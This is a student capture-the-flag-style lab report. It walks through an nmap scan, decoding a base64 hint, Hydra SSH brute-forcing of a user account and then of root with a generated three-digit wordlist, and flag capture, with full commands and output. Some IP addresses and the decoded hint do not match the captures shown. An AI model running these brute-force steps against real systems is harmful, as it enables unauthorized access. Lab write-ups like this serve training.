Linux & Python Project No.1 SDA Academy

Report for the SDA.vm and the automation process of enumeration and password cracking with Python.

WORKED BY:

Kevin Mamaj

Emanuel Çotaj

Kristian

Step 1: Network Scanning using Nmap

- The first image shows an **Nmap** scan on the target 192.168.50.11 with the -sT flag, which performs a **TCP connect scan**.
- Open ports discovered:
  - **Port 21 (FTP)**
  - **Port 22 (SSH)**
  - **Port 80 (HTTP)**

```
└$ nmap -sT 192.168.50.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:07 EST
Nmap scan report for 192.168.50.11
Host is up (0.0043s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:3A:FC:46 (Oracle VirtualBox virtual NIC)
```

Step 2: Web Enumeration


- The second image is an **HTML source code view** of a website (from Developer Tools).
- A **Base64-encoded message** is hidden in an HTML comment:

RW51bWVyYXRlIG1lIHdpdGggZGlyZWN0b3J5LWxpc3QtbWVkaXVtLnR4dA==

Decoding it (shown in the third image) reveals:
Enumerate me with directory-list-lowercase-2.3-medium.txt

Elements Console Sources Network Performance Memory Application

```
      <div class="swiper-button-prev lni lni-arrow-left" tabindex="0" role="butto
      n" aria-label="Previous slide" aria-controls="swiper-wrapper-6a89d10b836a75
      3a3"></div>
      <div class="swiper-button-next lni lni-arrow-right" tabindex="0" role="butt
      on" aria-label="Next slide" aria-controls="swiper-wrapper-6a89d10b836a753a
      3"></div>
    </section>
  ▶ <section class="grey_bg services_section">…</section>
  ▶ <section class="portfolio_section">…</section>
  ▶ <section class="pricing_section grey_bg">…</section>
  ▶ <section class="about_section">…</section>
  ▶ <section class="team_section">…</section>
  ▶ <section class="contact_section grey_bg">…</section>
  ▶ <footer>…</footer>
    <script src="js/script.js"></script>
    <script src="https://unpkg.com/isotope-layout@3/dist/isotope.pkgd.min.js">
    </script>
    <script src="libs/lightbox/lightbox.min.js"></script>
    <div id="lightboxOverlay" tabindex="-1" class="lightboxOverlay" style="displa
    y: none;"></div>
  ▼ <div id="lightbox" tabindex="-1" class="lightbox" style="display: none;">
    ▼ <div class="lb-outerContainer">
      ▶ <div class="lb-container">…</div>
      </div>
    ▼ <div class="lb-dataContainer">
      ▶ <div class="lb-data">…</div>
      </div>
    </div>
  </body>
</html>
<!-- I BASE-ically encoded it 64 years ago ;) -->
<!-- RW51bWVyYXR1IG11IHdpdGggZG1yZWN0b3J5LWxpc3QtbG93ZXJjYXN1LTIuMy1tZWRpdW0udHh0
--> == $0
```



Step 3: SSH Brute Force Attack

- The next image shows the **Hydra tool** used to brute-force SSH on 192.168.50.11.
- The attack successfully finds credentials

Username: uranus

Password: butterfly

Step 4: User Flag Extraction

- Firstly we log in with found credentials by ssh
- Secondly we find the user.txt file with the corresponding flag **flag{h4ck3r}**

```
┌──(kali㉿kali)-[~]
└─$ hydra -l uranus -P /home/kali/Downloads/rockyou-10.txt 192.168.50.11 ssh -t 5 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-05 09:55:47
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 5 tasks per 1 server, overall 5 tasks, 92 login tries (l:1/p:92), ~19 tries per task
[DATA] attacking ssh://192.168.50.11:22/
[22][ssh] host: 192.168.50.11   login: uranus   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-05 09:56:08
┌──(kali㉿kali)-[~]
└─$ ssh uranus@192.168.50.11
The authenticity of host '192.168.50.11 (192.168.50.11)' can't be established.
ED25519 key fingerprint is SHA256:Oh4jSTvEH3MOWXJ6sWf6a1CebgOAgf5dvE9hDmmM8CU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.11' (ED25519) to the list of known hosts.
uranus@192.168.50.11's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 02:55:27 PM UTC 2025

  System load:  0.251953125       Processes:               139
  Usage of /:   29.3% of 9.75GB   Users logged in:         0
  Memory usage: 3%                IPv4 address for enp0s3: 192.168.50.11
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
```


```
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 02:55:27 PM UTC 2025

  System load:  0.251953125       Processes:               139
  Usage of /:   29.3% of 9.75GB   Users logged in:         0
  Memory usage: 3%                IPv4 address for enp0s3: 192.168.50.11
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue May 10 08:26:01 2022 from 192.168.0.158
uranus@vm-sda:~$ whoami
uranus
uranus@vm-sda:~$ ls
user.txt
uranus@vm-sda:~$ cat user.txt
flag{h4ck3r}
uranus@vm-sda:~$
```

Step 5: Privilege Escalation

- Exploring the bash history we found a base64 encoded hint

```
uranus@vm-sda:~$ ls -lash
total 40K
4.0K drwxr-x--- 4 uranus uranus 4.0K May 10  2022 .
4.0K drwxr-xr-x 3 root   root   4.0K May 10  2022 ..
4.0K -rw------- 1 uranus uranus 1021 Feb  6 11:41 .bash_history
4.0K -rw-r--r-- 1 uranus uranus  220 Jan  6  2022 .bash_logout
4.0K -rw-r--r-- 1 uranus uranus 3.7K Jan  6  2022 .bashrc
4.0K drwx------ 2 uranus uranus 4.0K May 10  2022 .cache
4.0K -rw-r--r-- 1 uranus uranus  807 Jan  6  2022 .profile
4.0K drwx------ 2 uranus uranus 4.0K May 10  2022 .ssh
   0 -rw-r--r-- 1 uranus uranus    0 May 10  2022 .sudo_as_admin_successful
4.0K -rw-rw-r-- 1 uranus uranus   13 May 10  2022 user.txt
4.0K -rw-rw-r-- 1 uranus uranus  215 May 10  2022 .wget-hsts
```

- The image contains **Base64-encoded hint**, which decodes to:
  root password in a 3-digit code
- This suggests the root password is a **three-digit number**, indicating a **brute-force attack** is feasible.




Step 6: Root Password Brute Force

- The seventh image shows **Hydra** being used again to brute-force root login with a **password list containing three-digit numbers**.
- Since the password is a **3-digit code**, you can generate a list of numbers from 000 to 999 using the following command:

  seq -w 000 999 > passlist.txt

- The attack succeeds, allowing the user to escalate privileges to **root** with credentials : ***username:root and password:666***



```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P passlist.txt ssh://192.168.101.91
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-05 10:12:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://192.168.101.91:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 828 to do in 00:05h, 11 active
[STATUS] 180.67 tries/min, 542 tries in 00:03h, 463 to do in 00:03h, 11 active
[22][ssh] host: 192.168.101.91   login: root   password: 666
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-05 10:16:28

┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.101.91
root@192.168.101.91's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 03:16:26 PM UTC 2025

  System load:  0.568359375      Processes:               125
  Usage of /:   29.1% of 9.75GB  Users logged in:          0
  Memory usage: 17%              IPv4 address for enp0s3: 192.168.101.91
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue May 10 08:28:00 2022 from 192.168.0.158
root@vm-sda:~#
```

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.50.11
root@192.168.50.11's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Feb  5 03:16:21 PM UTC 2025

  System load:  0.0390625         Processes:               146
  Usage of /:   29.4% of 9.75GB   Users logged in:         1
  Memory usage: 3%                IPv4 address for enp0s3: 192.168.50.11
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

12 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue May 10 08:28:00 2022 from 192.168.0.158
root@vm-sda:~# ls
root.txt  snap
root@vm-sda:~# cat root.txt
flag{1337}
```

As shown in the figure the flag found in root.txt is flag{1337}